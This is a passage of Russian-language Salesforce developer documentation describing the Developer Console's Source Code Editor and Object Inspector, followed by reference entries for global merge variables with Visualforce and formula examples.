Открытие диалогового окна перехода к строке.

**CTRL+s**

Быстрое сохранение.

**CTRL+z**

Отмена последнего действия редактирования.

**CTRL+y**

Выполнение последнего отмененного действия редактирования.

СМ. ТАКЖЕ:


[Общие сведения о коде Apex](#)

[Visualforce](#)

## Source Code Editor

Консоль разработчика содержит представление Source Code Editor, поддерживающее набор функций для редактирования кода Apex и Visualforce.

Все файлы кода, включая классы и триггеры Apex, а также страницы и компоненты Visualforce, открываются в представлении Source Code Editor рабочего пространства консоли разработчика.




Функция выделения синтаксических элементов в представлении Source Code Editor позволяет подсвечивать комментарии, числа, строки, [зарезервированные ключевые слова](#), [простые типы данных](#), описания переменных и ссылки. Чтобы получить доступ к функции поиска кода, воспользуйтесь комбинацией клавиш CTRL + F.

По завершении тестирования представление Source Code Editor позволяет просматривать построчное покрытие кода. См. раздел [«Проверка покрытия кода»](#). Кроме того, представление Source Code Editor позволяет задавать контрольные точки, предназначенные для устранения неполадок без обновления кода. См. раздел [«Настройка контрольных точек в коде Apex»](#).

Чтобы переключиться между представлением Source Code Editor и полноэкранным редактором (при его наличии), нажмите клавишу F11.

## Настройка параметров представления Source Code Editor

Представление Source Code Editor позволяет изменять размер шрифта и отображаемую тему. Чтобы открыть диалоговое окно Preferences, последовательно выберите пункты **Help > Preferences**.



Выберите нужную тему для предварительного просмотра.

Окно Preferences отображает дополнительные параметры конфигурации на основе полномочий пользователя и целей внедрения. Например, [включение функции автозаполнения](#) на странице 5569 и [вкладки Logs, препятствующей загрузке журналов](#) на странице 5833.

Чтобы обновить параметры и закрыть окно, нажмите кнопку **Save**.

## Просмотр описаний методов и переменных

Описание метода или переменной может быть доступно без поиска.

1. Наведите указатель мыши на имя метода или переменной. Описание может быть просмотрено для подчеркнутого имени метода или переменной.
2. Щелкните подчеркнутое имя метода или переменной.
3. Чтобы поместить курсор в описание, воспользуйтесь комбинацией клавиш CTRL + ALT + N или нажмите кнопку **Go To**. Если описание хранится в другом файле, то файл откроется в новой вкладке.

## Использование функций поиска и замены

Ниже перечислены клавиши быстрого доступа, которые могут использоваться для поиска и замены текста по текущему представлению.

| Функция      | Клавиша быстрого доступа | Примечания   |
|--------------|--------------------------|--|
| Поиск        | CTRL + F                 | Открытие активной формы поиска.  |
| Заменить     | CTRL + SHIFT + F         | Открытие диалогового окна, позволяющего вводить поисковый запрос и замену, а также подтверждать или отклонять каждое изменение.        |
| Заменить все | CTRL + SHIFT + R         | Открытие диалогового окна, позволяющего вводить поисковый запрос и замену, а также подтверждать или отклонять универсальное изменение. |


Чтобы выполнить поиск по файлам, которые отсутствуют в текущем представлении, последовательно выберите пункты **File > Search in Files** или воспользуйтесь комбинацией клавиш CTRL + SHIFT + H.

## Использование автозаполнения

Представление Source Code Editor отображает варианты автозаполнения при создании кода.

При использовании страниц и компонентов Visualforce варианты автозаполнения отображаются по мере ввода.

При использовании классов и триггеров Apex список вариантов автозаполнения отображается при нажатии клавиш CTRL + SPACE. Варианты автозаполнения содержат системные объекты и методы Apex, пользовательские объекты и методы, а также объекты sObject и поля. Чтобы включить функцию автозаполнения Apex при вводе периода, последовательно выберите пункты **Help > Preferences** и задайте параметру **Enable Apex Auto-complete** значение true.




```

15 } abortJob(String jobId) : void - system
16 pl Answers
17 ml ApexPages
18 nl AppExchange
19 } ApplicationReadWriteMode
20 assert(Boolean condition) : void - system
21 pl assert(Boolean condition, ANY msg) : void - system
22 ml assertEquals(ANY expected, ANY actual) : void - system
23 nl AssertException
24 system.
25 }
  
```

Чтобы отфильтровать список доступных вариантов, введите дополнительные символы. Чтобы выбрать верхний вариант, нажмите клавишу ENTER. Чтобы выбрать другой вариант, воспользуйтесь мышью или клавишами со стрелками.

Варианты автозаполнения отображаются на основе текущего рабочего объекта. При отсутствии нужного варианта сохраните открытый объект и обновите список. Тип объекта определяется таблицей символов текущего редактора. При отсутствии совпадений проверяются кэшированные таблицы символов (последние допустимые для сохранения). При отсутствии текущего объекта окно автозаполнения отображает все системные и пользовательские классы, а также объекты sObject.

## Проверка изменений исходного кода: вкладка Problems

Изменения, внесенные в представлении Source Code Editor, компилируются и проверяются в фоновом режиме. Строки редактируемого кода, содержащие ошибки, помечаются индикатором ошибки, а вкладка **Problems** нижней панели отображает сведения об ошибках компиляции. Чтобы свернуть вкладку **Problems**, нажмите кнопку  в углу панели.

При проверке исходных представлений все измененные источники проверяются вместе, а не по отдельности. Изменения, которые могут противоречить коду на сервере, но действительные при групповой проверке (например, добавление метода в один файл и вызов данного метода в другом файле), не будут отображаться в качестве ошибок.

## Изменение версии API


Чтобы изменить версию текущего объекта, воспользуйтесь списком **API Version**, расположенным вверху представления Source Code Editor. Список содержит последние пять версий API, а также текущую версию объекта.

## Сохранение изменений

Символ «\*» добавляется к имени вкладки в том случае, если представление Source Code Editor содержит несохраненные изменения. Классы и триггеры Apex сохраняются посредством текущей версии API класса или триггера.


Чтобы сохранить набор изменений с зависимостями, последовательно выберите пункты **File > Save All** или воспользуйтесь комбинацией клавиш CTRL + S + SHIFT. Все открытые вкладки, содержащие изменения, сохраняются одновременно одним запросом.

Сохраняемые измененные представления сопоставляются со всеми сохраненными исходными файлами. Исходные файлы, содержащие связанные изменения, поддерживают только пакетное сохранение. Ошибки компиляции препятствуют сохранению файлов. Просмотрите панель **Problems**, исправьте ошибки и нажмите кнопку **Save**.

 **Прим.:** Классы Apex не могут редактироваться и сохраняться в производственной организации.

## Облачная синхронизация кода

Консоль разработчика отслеживает изменения, внесенные в источник другими пользователями после открытия файла. При отсутствии изменений представление обновляется автоматически. В противном случае изменения не могут быть сохранены на сервере. Система отображает предупреждение о наличии изменений, внесенных другим пользователем, и предлагает обновить исходное представление до последней версии.

 **Внимание:** Обновление файла инициирует перезапись изменений. Чтобы сохранить собственные изменения, скопируйте версию файла из исходного представления. Затем обновите файл и дополните его собственными изменениями.

СМ. ТАКЖЕ:

[Общие сведения о пользовательском интерфейсе консоли разработчика](#)


[Проверка покрытия кода](#)

[Настройка контрольных точек в коде Apex](#)

[Меню File](#)


## Object Inspector

Представление Object Inspector предоставляет возможность просмотра полей стандартного или настраиваемого объекта и их типов данных. Чтобы открыть представление Object Inspector, последовательно выберите пункты **File > Open**, а затем выберите нужный объект. Чтобы найти объекты, соответствующие заданным критериям, воспользуйтесь вкладкой [Query Editor](#).



| Name               | Apex Type |
|--------------------|-----------|
| Id                 | Id        |
| ParentId           | Id        |
| Type               | String    |
| CreatedById        | Id        |
| CreatedDate        | Datetime  |
| IsDeleted          | Boolean   |
| LastModifiedDate   | Datetime  |
| SystemModstamp     | Datetime  |
| CommentCount       | Integer   |
| LikeCount          | Integer   |
| Title              | String    |
| Body               | String    |
| LinkUrl            | String    |
| RelatedRecordId    | Id        |
| ContentData        | Blob      |
| ContentFileName    | String    |
| ContentDescription | String    |
| ContentType        | String    |

Query

 **Прим.:** Консоль разработчика не позволяет изменять настраиваемые объекты. Создание, редактирование или удаление настраиваемых объектов в меню «Настройка».


СМ. ТАКЖЕ:

[Использование консоли разработчика](#)

[Поиск по параметрам управления объектами](#)

## Глобальные переменные

Компоненты (например, настраиваемые кнопки и ссылки, формулы в настраиваемых полях, правилах проверки, потоках и процессах, а также страницы Visualforce) позволяют использовать специальные поля слияния для обращения к данным организации.

 **Прим.:** Веб-вкладки поддерживают только поля слияния пользователя, организации и API.

Ниже перечислены глобальные переменные, которые могут использоваться при выборе типа поля слияния для добавления настраиваемого компонента.

### \$Action

|                                   |  |
|-----------------------------------|--|
| <b>Описание:</b>                  | Тип глобального поля слияния, используемый при обращении к стандартным действиям Salesforce (например, отображение начальной страницы вкладки «Организации» или создание, редактирование и удаление организаций). Поля слияния действия используются в функциях LINKTO и URLFOR для ссылки на выбранное действие.                                    |
| <b>Использование:</b>             | <ol style="list-style-type: none"> <li>1. Выберите тип поля: \$Action.</li> <li>2. Вставьте поле слияния следующего формата:<br/>\$Action.объект.действие (например, \$Action.Account.New).</li> </ol>   |
| <b>Пример элемента S-Control:</b> | <p>Элемент S-Control, указанный ниже, обращается к стандартному действию для создания организаций в поле слияния</p> <pre>\$Action.Account.New.</pre> <pre>&lt;html&gt; &lt;body&gt; {!LINKTO("Create a New Account",                         \$Action.Account.New,                         \$ObjectType.Account)} &lt;/body&gt; &lt;/html&gt;</pre> |
| <b>Пример Visualforce:</b>        | <pre>&lt;apex:outputLink value="{!URLFOR(\$Action.Account.New)}"&gt;Create New Account&lt;/apex:outputLink&gt;</pre>   |
| <b>Советы:</b>                    | Данная глобальная переменная доступна только для настраиваемых кнопок и ссылок, элементов S-Control и страниц Visualforce.   |

Все объекты поддерживают основные действия (например, создание, клонирование, просмотр, редактирование, перечисление и удаление). Кроме того, глобальная переменная \$Action ссылается на действия, доступные для многих стандартных объектов. Доступные значения определяются функциями, включенными в организации.

### \$Api

|                       |  |
|-----------------------|--|
| <b>Описание:</b>      | Тип глобального поля слияния, используемый при обращении к URL-адресам API.    |
| <b>Использование:</b> | <ol style="list-style-type: none"> <li>1. Выберите тип поля: \$Api.</li> </ol> |

### ВЕРСИИ

Доступность всех глобальных переменных зависит от требований к рабочему процессу и версии соответствующей функции.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control, формул или страниц Visualforce:

- «Настройка приложения»

Для редактирования потоков и процессов:

- «Управление Force.com Flow»



**2.** Выберите поле слияния. Например:

- `$Api.Enterprise_Server_URL__xxx`: конечная точка SOAP документа Enterprise WSDL, где переменная `xxx` соответствует версии API. Например, `$Api.Enterprise_Server_URL_140` — это значение поля слияния для API 14.0.
- `$Api.Partner_Server_URL__xxx`: конечная точка SOAP документа Partner WSDL, где переменная `xxx` соответствует версии API.
- `$Api.Session_ID`: код сеанса.

**Пример элемента S-Control:** Поле настраиваемой формулы, указанное ниже, вызывает службу для замены кода SIC. Замените переменную `мой_сервер` именем сервера.

```
HYPERLINK ("https://www.myserver.com/mypage.jsp" &
"?Username="      & $User.Username &
"&crmSessionId="  & GETSESSIONID() &
"&crmServerUrl="  & $Api.Partner_Server_URL_90 &
"&crmObjectId="   & Id &
"&crmFieldUpdate=sicCode",
"Update SIC Code")
```

**Пример Visualforce и потока:** Рекомендуем использовать точечное обозначение для возврата кода сеанса.

```
{!$Api.Session_ID}
```

**Советы:** Данная глобальная переменная доступна только для полей формулы, элементов S-Control, настраиваемых кнопок и ссылок, страниц Visualforce, формул потока и формул процесса.

**⚠ Важное замечание:** `$Api.Session_ID` и `GETSESSIONID()` показывает то же значение, идентификатор текущего сеанса в текущем контексте. Контекст изменяется в зависимости от того, где выполняется оценка глобальной переменной или функции. Например, если используется настраиваемое поле с формулой, и это поле отображается на странице со стандартным макетом в Salesforce Classic, тогда сеанс будет базовым сеансом системы Salesforce. То же поле (или базовый алгоритм, или результат формулы) при использовании на странице Visualforce вместо этого ссылается на сеанс Visualforce.

Контексты сеансов зависят от домена, в котором выполняется запрос. То есть, контекст сеанса изменяется при переходе на другое имя хоста, например с `.salesforce.com` на `.visual.force.com` или `.lightning.force.com`.

Коды сеансов из разных контекстов и сами сеансы различаются. При переходе из одного контекста в другой предыдущий сеанс сменяется новым, после чего старый сеанс более не действителен. При этом также изменяется код сеанса.

Как правило, Salesforce без проблем обрабатывает передачу сеансов между контекстами, однако если вы передаете код сессии самостоятельно, учитывайте, что может потребоваться повторный доступ к `$Api.Session_ID` или `GETSESSIONID()` из нового контекста, чтобы проверить действительность кода сеанса.

Обратите внимание на то, что не все сеансы одинаковы. В частности, сеансы, полученные в контексте Lightning Experience, имеют меньше привилегий и не имеют доступа к API-интерфейсам. Использование кодов этих сеансов для вызова API-интерфейсов невозможно.

## \$Component

|                            |   |
|----------------------------|---|
| <b>Описание:</b>           | Тип глобального поля слияния, используемый при обращении к компоненту Visualforce.  |
| <b>Использование:</b>      | Каждый компонент страницы Visualforce использует собственный атрибут Id. При отображении страницы данный атрибут используется для создания кода DOM. Рекомендуем использовать поле слияния <code>\$Component.Путь.к.коду</code> в JavaScript для обращения к определенному компоненту страницы, где <code>Путь.к.коду</code> — это описатель иерархии компонентов для используемого компонента. |
| <b>Пример Visualforce:</b> | <pre>function beforeTextSave () {     document.getElementById (' {!\$Component.msgpost} ').value = myEditor.getEditorHTML (); }</pre>   |
| <b>Советы:</b>             | Данная глобальная переменная доступна только для страниц Visualforce.   |

## \$ComponentLabel

|                            |  |
|----------------------------|--|
| <b>Описание:</b>           | Глобальное поле слияния, используемое при обращении к метке компонента <code>inputField</code> на странице Visualforce, связанной с сообщением.  |
| <b>Использование:</b>      | Данное поле слияния возвращает метку компонента <code>inputField</code> , связанного с сообщением.   |
| <b>Пример Visualforce:</b> | <pre>&lt;apex:datalist var="mess" value="{!messages}"&gt;   &lt;apex:outputText value="{!mess.componentLabel}:" style="color:red"/&gt;   &lt;apex:outputText value="{!mess.detail}" style="color:black" /&gt; &lt;/apex:datalist&gt;</pre> |
| <b>Советы:</b>             | Данная глобальная переменная доступна только для страниц Visualforce.  |

## \$CurrentPage

|                            |   |
|----------------------------|---|
| <b>Описание:</b>           | Тип глобального поля слияния, используемый при обращении к текущей странице Visualforce или запросу страницы.   |
| <b>Использование:</b>      | Рекомендуем использовать данную глобальную переменную на странице Visualforce для обращения к имени текущей страницы ( <code>\$CurrentPage.Name</code> ) или URL-адресу текущей страницы ( <code>\$CurrentPage.URL</code> ). Рекомендуем использовать поле слияния <code>\$CurrentPage.parameters.имяПараметра</code> для обращения к значениям и параметрам запроса страницы, где <code>имяПараметра</code> — это используемый параметр запроса. |
| <b>Пример Visualforce:</b> | <pre>&lt;apex:page standardController="Account"&gt;   &lt;apex:pageBlock title="Hello {!\$User.FirstName}!"&gt;     You belong to the {!account.name} account.&lt;br/&gt;     You're also a nice person.   &lt;/apex:pageBlock&gt;</pre>  |

```
<apex:detail subject="{!account}" relatedList="false"/>
<apex:relatedList list="OpenActivities"
  subject="{!$CurrentPage.parameters.relatedId}"/>
</apex:page>
```

**Советы:** Данная глобальная переменная доступна только для страниц Visualforce.

## \$FieldSet

**Описание:** Тип глобального поля слияния, используемый для предоставления доступа к набору полей, заданному в организации.

**Использование:** Рекомендуем использовать на страницах Visualforce для динамической итерации полей в наборе полей. Данная глобальная переменная должна быть дополнена ссылкой на стандартный или настраиваемый объект, содержащий набор полей.

**Пример Visualforce:**

```
<apex:page standardController="Account">
  <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"
    var="field">
    <apex:outputText value="{!field}" />
  </apex:repeat>
</apex:page>
```

**Советы:** Данная глобальная переменная доступна только для страниц Visualforce.

## \$Label

**Описание:** Тип глобального поля слияния, используемый при обращении к настраиваемой метке.

**Использование:**

1. Выберите тип поля \$Label.
2. Выберите нужную настраиваемую метку.

Возвращаемое значение определяется языком контекстного пользователя. Ниже перечислены возможные возвращенные значения (в порядке очередности).

1. Текст локального перевода
2. Текст пакетного перевода
3. Текст основной метки

**Пример потока:** Рекомендуем создать формулу потока, содержащую выражение ниже.

```
{!$Label.customCurrency_label}
```

Затем данная формула потока может использоваться как метка поля окна.

**Пример Visualforce:**

```
<apex:page>
  <apex:pageMessage severity="info"
    strength="1"
```

```
summary="{!$Label.firststrun_helptext}"
/>
</apex:page>
```

**Пример  
компонентов  
Lightning**

**Метка на языке разметки с применением пространства имен по умолчанию**

```
{!$Label.c.LabelName}
```

**Метка на языке JavaScript, если в организации имеется свое пространство имен**

```
$A.get ("$Label.namespace.LabelName")
```

**Советы:**

Данная глобальная переменная доступна только для компонентов Lightning, страниц Visualforce, Apex, формул потока и формул процесса.

## **\$Label.Site**

**Описание:**

Тип глобального поля слияния, используемый при обращении к стандартной метке сайтов на странице Visualforce. Подобно всем стандартным меткам, отображаемый текст определяется языком и регионом пользователя.

**Использование:**

Рекомендуем использовать данное выражение на странице Visualforce для доступа к стандартной метке сайтов. Если сервер приложений создает страницу для отображения в обозревателе конечного пользователя, то возвращенное значение определяется языком и регионом пользователя.

Ниже перечислены метки, поддерживаемые системой Salesforce.

| Метка                    | Сообщение   |
|--------------------------|---|
| authorization_required   | Требуется авторизация   |
| bandwidth_limit_exceeded | Превышено ограничение пропускной способности                        |
| change_password          | Изменить пароль   |
| change_your_password     | Изменить пароль   |
| click_forget_password    | Чтобы восстановить пароль, щелкните ссылку «Восстановление пароля». |
| community_nickname       | Псевдоним   |
| confirm_password         | Подтверждение пароля  |
| down_for_maintenance     | <i>{0}</i>: профилактическое обслуживание                           |
| эл. почта                | Эл. почта   |
| email_us                 | отправьте нам сообщение по эл. почте                                |
| enter_password           | Забыли пароль? Введите имя пользователя ниже.                       |
| error                    | Ошибка. {0}   |
| error2                   | Ошибка  |

| Метка                               | Сообщение   |
|-------------------------------------|---|
| file_not_found                      | Файл не найден  |
| forgot_password                     | Восстановление пароля   |
| forgot_password_confirmation        | Подтверждение восстановления пароля   |
| forgot_your_password_q              | Забыли пароль?  |
| get_in_touch                        | При необходимости <a href="{0}">{1}</a>.  |
| go_to_login_page                    | Перейти на страницу входа   |
| img_path                            | /img/sites  |
| in_maintenance                      | Профилактическое обслуживание   |
| limit_exceeded                      | Превышено ограничение   |
| login                               | Вход  |
| login_button                        | Вход  |
| login_or_register_first             | Прежде чем получить доступ к данной странице, войдите в систему или зарегистрируйтесь.    |
| logout                              | Выход   |
| new_password                        | Новый пароль  |
| new_user_q                          | Создать пользователя?   |
| old_password                        | Предыдущий пароль   |
| page_not_found                      | Страница не найдена   |
| page_not_found_detail               | Страница не найдена: {0}  |
| password                            | Пароль  |
| passwords_dont_match                | Пароли не совпадают.  |
| powered_by                          | Используется  |
| register                            | Зарегистрировать  |
| registration_confirmation           | Подтверждение регистрации   |
| site_login                          | Вход на сайт  |
| site_under_construction             | В разработке  |
| sorry_for_inconvenience             | Приносим извинения за причиненные неудобства.   |
| sorry_for_inconvenience_backShortly | Приносим извинения за причиненные неудобства. В скором времени работа будет возобновлена. |
| stay_tuned                          | Оставайтесь с нами.   |
| submit                              | Отправить   |

| Метка                     | Сообщение   |
|---------------------------|---|
| temp_password_sent        | Временный пароль отправлен по эл. почте.                            |
| thank_you_for_registering | Благодарим за регистрацию. Временный пароль отправлен по эл. почте. |
| under_construction        | <i>{0}</i>: в разработке  |
| user_registration         | Регистрация нового пользователя                                     |
| username                  | Имя пользователя  |
| verify_new_password       | Проверить новый пароль  |

**Пример Visualforce:**

```
<apex:page>
  <apex:pageMessage severity="info"
    strength="1"
    summary="{!$Label.Site.temp_password_sent}"
  />
</apex:page>
```

**Советы:**

Данная глобальная переменная доступна только для страниц Visualforce.

**\$Network****Описание:**

Тип глобального поля слияния, используемый при обращении к сведениям о сообществе в шаблоне эл. почты Visualforce.

**Использование:**

Рекомендуем использовать данное выражение в шаблоне эл. почты Visualforce для получения доступа к имени сообщества и URL-адресу входа сообщества.

**Пример Visualforce:**

```
<messaging:emailTemplate subject="Your
Password has been reset"
recipientType="User" >
<messaging:htmlEmailBody >
  <p>Hi,</p>
  <p>Your password for
<b>{!$Network.Name}</b> community has been
reset.</p>
  <p><a
href='{!$Network.NetworkUrlForUserEmails}'>Reset
Password</a></p>
  <p>Regards,</p>
  <p>Communities Admin</p>
</messaging:htmlEmailBody>
</messaging:emailTemplate>
```

|                |   |
|----------------|---|
| <b>Советы:</b> | Данная глобальная переменная поддерживается только шаблонами эл. почты Visualforce для сообществ. |
|----------------|---|

## \$ObjectType

|                                     |  |
|-------------------------------------|--|
| <b>Описание:</b>                    | Тип глобального поля слияния, используемый при обращении к стандартному или настраиваемому объекту (например, организации, обращения или возможности) и значениям его полей. Поля слияния типа объекта используются функциями LINKTO, GETRECORDIDS и URLFOR для обращения к определенному типу данных или функцией VLOOKUP для обращения к определенному полю связанного объекта.  |
| <b>Использование:</b>               | <ol style="list-style-type: none"> <li>1. Выберите тип поля: \$ObjectType.</li> <li>2. Выберите объект для вставки соответствующего поля слияния (например, \$ObjectType.Case).<br/>Чтобы выбрать поле объекта, воспользуйтесь следующим синтаксисом:<br/>\$ObjectType.Role_Limit__c.Fields.Limit__c.</li> </ol>   |
| <b>Пример настраиваемой кнопки:</b> | <p>Настраиваемая кнопка списка, указанная ниже, обращается к стандартному объекту «Обращения» в поле слияния \$ObjectType.Case.</p> <pre>{!REQUIRESRIPT ("/soap/ajax/13.0/connection.js")} var records =     {!GETRECORDIDS(\$ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else {     for (var n=0; n&lt;records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New";     newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }</pre>   |
| <b>Пример правила проверки:</b>     | <p>Данный пример проверяет действительность почтового индекса для счета путем поиска первых пяти символов значения в настраиваемом объекте Zip_Code__c, который содержит запись для каждого действительного почтового индекса США. Если объект Zip_Code__c не содержит почтового индекса или область для счета не соответствует полю State_Code__c в объекте Zip_Code__c, то система отображает ошибку.</p> <pre>AND( LEN(BillingPostalCode) &gt; 0, OR(BillingCountry = "USA", BillingCountry = "US"),     VLOOKUP( \$ObjectType.Zip_Code__c.Fields.State_Code__c,     \$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) &lt;&gt; BillingState )</pre> |
| <b>Пример Visualforce:</b>          | <p>Пример ниже извлекает метку для поля организации Name.</p> <pre>{!\$ObjectType.Account.Fields.Name.Label}</pre>   |
| <b>Советы:</b>                      | Данная глобальная переменная доступна только для страниц Visualforce, настраиваемых кнопок и ссылок, элементов S-Control и правил проверки.  |

**\$Organization**

|                                 |   |
|---------------------------------|---|
| <b>Описание:</b>                | Тип глобального поля слияния, используемый при обращении к сведениям о профиле компании. Рекомендуем использовать поля слияния организации для обращения к полям города, факса, кода или других сведений об организации.  |
| <b>Использование:</b>           | <ol style="list-style-type: none"> <li>1. Выберите тип поля: \$Organization.</li> <li>2. Выберите поле слияния. Например: \$Organization.Fax.</li> </ol>  |
| <b>Пример правила проверки:</b> | <p>Рекомендуем использовать поля слияния организации для сравнения любого атрибута организации с атрибутами собственных организаций. Например, организации могут быть сопоставлены по стране. Формула проверки, указанная ниже, обращается к полю слияния страны организации и требует код страны для любой иностранной организации.</p> <pre>AND(\$Organization.Country &lt;&gt; BillingCountry, ISBLANK(Country_Code__c))</pre>   |
| <b>Пример потока:</b>           | Рекомендуем создать формулу потока (текстовую), содержащую выражение <code>{!\$Organization.City}</code> . Рекомендуем проверить соответствие города контакта данной формуле в элементе «Решение».  |
| <b>Пример Visualforce:</b>      | <p>Рекомендуем использовать точечное обозначение для доступа к данным организации. Например:</p> <pre>{!\$Organization.Street} {!\$Organization.State}</pre>  |
| <b>Советы:</b>                  | <p>Поля слияния организации извлекают значения из любых значений, хранящихся в системе Salesforce как сведения о компании.</p> <p>Обратите внимание, что <code>{!\$Organization.UiSkin}</code> — это значение раскрывающегося списка, которое должно использоваться функциями раскрывающегося списка (например, <code>ISPICKVAL()</code>) в настраиваемых полях, правилах проверки, выражениях Visualforce, формулах потока, формулах процесса и формулах бизнес-правила.</p> |

**\$Page**

|                            |  |
|----------------------------|--|
| <b>Описание:</b>           | Тип глобального поля слияния, используемый при обращении к странице Visualforce.   |
| <b>Использование:</b>      | Рекомендуем использовать данное выражение на странице Visualforce для связывания с другой страницей Visualforce.   |
| <b>Пример Visualforce:</b> | <pre>&lt;apex:page&gt;   &lt;h1&gt;Linked&lt;/h1&gt;   &lt;apex:outputLink value="{!\$Page.otherPage}"&gt;     This is a link to another page.   &lt;/apex:outputLink&gt; &lt;/apex:page&gt;</pre> |
| <b>Советы:</b>             | Данная глобальная переменная доступна только для страниц Visualforce.  |



**\$Permission**

|                                 |   |
|---------------------------------|---|
| <b>Описание:</b>                | Тип глобального поля слияния, используемый при обращении к сведениям о доступе к настраиваемым полномочиям текущего пользователя. Рекомендуем использовать поля слияния полномочия для обращения к сведениям о текущем доступе пользователя к любому настраиваемому полномочию организации.   |
| <b>Использование:</b>           | <ol style="list-style-type: none"> <li>1. Выберите тип поля: <code>\$Permission</code>.</li> <li>2. Выберите поле слияния. Например: <code>\$Permission.customPermissionName</code>.</li> </ol>   |
| <b>Пример правила проверки:</b> | <p>Правило проверки ниже обращается к настраиваемому полномочию <code>changeAustinAccounts</code> для текущего пользователя. Данное правило гарантирует обновление организаций, где городом для счета является <code>Austin</code>, только пользователями с настраиваемым полномочием <code>changeAustinAccounts</code>.</p> <pre>BillingCity = 'Austin' &amp;&amp; \$Permission.changeAustinAccounts</pre> |
| <b>Пример потока:</b>           | <p>Чтобы разрешить выполнение потока только пользователям с настраиваемым полномочием <code>seeAustinAccounts</code>, рекомендуем создать формулу потока (логическую), содержащую выражение ниже.</p> <pre>{!\$Permission.seeAustinAccounts}</pre> <p>Затем рекомендуем использовать условие в элементе «Решение» для проверки истинности формулы.</p>  |
| <b>Пример Visualforce:</b>      | <p>Чтобы разрешить отображение <code>pageBlock</code> только пользователям с настраиваемым полномочием <code>seeExecutiveData</code>, воспользуйтесь примером ниже.</p> <pre>&lt;apex:pageBlock rendered="{!\$Permission.canSeeExecutiveData}"&gt;   &lt;!-- Executive Data Here --&gt; &lt;/apex:pageBlock&gt;</pre>   |
